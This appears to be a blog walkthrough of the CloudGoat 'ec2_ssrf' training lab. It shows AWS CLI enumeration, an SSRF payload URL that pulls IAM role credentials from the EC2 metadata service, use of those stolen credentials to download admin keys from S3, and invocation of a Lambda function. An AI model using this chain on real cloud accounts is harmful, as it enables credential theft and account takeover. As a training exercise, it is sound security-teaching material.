In this post, I’ll demonstrate how a Server-Side Request Forgery (SSRF) vulnerability can be exploited to access the EC2 instance metadata service, allowing an attacker to retrieve IAM role credentials and potentially escalate privileges within the AWS environment.
Privilege Escalation via SSRF on EC2
Introduction

This scenario demonstrates a misconfigured AWS environment where an attacker can pivot through multiple services—starting from a limited IAM user and ultimately gaining high-privileged access by exploiting a Server-Side Request Forgery (SSRF) vulnerability in an EC2-hosted web application.
It walks through a common real-world attack path where overly permissive IAM roles, hardcoded secrets, and EC2 metadata exposure lead to privilege escalation and unauthorized access to protected resources.
What are we going to cover?
This chapter covers a common real-world attack path where overly permissive IAM roles expose unintended access. Where it leads to hardcoded secrets in Lambda functions leak sensitive credentials then it leads to where EC2 metadata service is exploited via a Server-Side Request Forgery (SSRF) vulnerability.
These are few assumptions to be made & define a goal for this demo
Because we are demonstrating privilege escalation, the lab we are going to use works with the assumption that we have gained access to victim’s AWS credentials (Solus). These credentials appear to be non-privileged.
Steps to setup lab

To create the vulnerable environment, follow the steps in your student machine.
-
Navigate to the cloud goat folder
./cloudgoat.py create ec2_ssrf -
If you installed your Cloud Goat via pip, use the below command to install
cloudgoat create ec2_ssrf -
This will deploy the vulnerable infrastructure.
Lab Goal
Our goal is to invoke the cg-lambda-[cloudgoat ID] lambda function.
1. Initial Set-Up
After launching the scenario, you will be provided with an Access Key and Secret. The first step is setting up a profile with the AWS CLI using these credentials.
aws configure --profile solus
export AWS_PROFILE=solus
aws sts get-caller-identity
# "Arn": "arn:aws:iam::0123456789:user/raynor-cgidtm8l3zv490"


The ARN contains the username in the after :user/, it will be unique in each deployment. I’ll export it as an environment variable to make the cheat sheet clearer. export IAM_USERNAME=solus-cgidyy548d7vsn
2. Enumeration
After configuring the profile, let’s enumerate the available functions with in this account.
aws lambda list-functions --profile solus

Let’s repeat with another IAM user/role credentials that we found from the solus account.
-
Configure those credentials in your terminal.
aws configure --profile cglambda

Now, let’s enumerate and see what resources we can access.
aws ec2 describe-instances --profile cglambda

Press Enter or scroll down to see the Public IP of the EC2 instance.

This is the public IP address of the EC2 instance from the previous step and open it in your browser

You’ll see a web application, possibly with a parameter named url that is vulnerable to SSRF
3. Exploitation
Let’s try to ping the magic IP address 169.254.169.254

Use the SSRF to extract IAM role name assigned to the EC2 instance
http://<EC2 instance IP>/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/
From the AWS documentation we can see that, we can try to query the internal resources following the path.

- This should return the IAM role name assigned to the EC2 instance
4. SSRF to Extract EC2 Role Credentials
Now, extract the temporary credentials for the role
http://<EC2 instance IP>/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/cg-ec2-role-cgidyy548d7vsn

Configure the extracted credentials in your attacker machine.
5. Use Extracted Credentials
Edit the ~/.aws/credentials and add EC2 role credentials.
[stolen]
aws_access_key_id = ASIA...
aws_secret_access_key = wJalr...
aws_session_token = "IQoJ..."

After saving the credentials, check if you’re able to get the identity

6. Post Exploitation Phase
Let’s explore what these credentials have access too.
aws s3 ls --profile stolen

Try listing the contents of the bucket.
aws s3 ls --profile stolen s3://cg-secret-s3-bucket-cgidyy548d7vsn

Let’s Download the contents
aws s3 cp --profile stolen s3://cg-secret-s3-bucket-abcd1234/aws/credentials ./

aws configure --profile cgadmin

aws lambda list-functions --profile cgadmin


Let’s run the function and save the result to a file
aws lambda invoke --function-name cg-lambda-cgidyy548d7vsn ./out.txt --profile cgadmin
Exploitation Path
Conclusion
This attack chain highlights how chained misconfigurations and poor security hygiene across IAM, Lambda, EC2, and S3 can lead to full account compromise via SSRF. Beginning with overly permissive Lambda access for a low-privileged IAM user. Ultimately, this shows the critical need for strong AppSec and CloudSec practices: principle of least privilege, secret management, SSRF protection, and metadata API hardening. Without them, even a single weak link can lead to complete cloud takeover.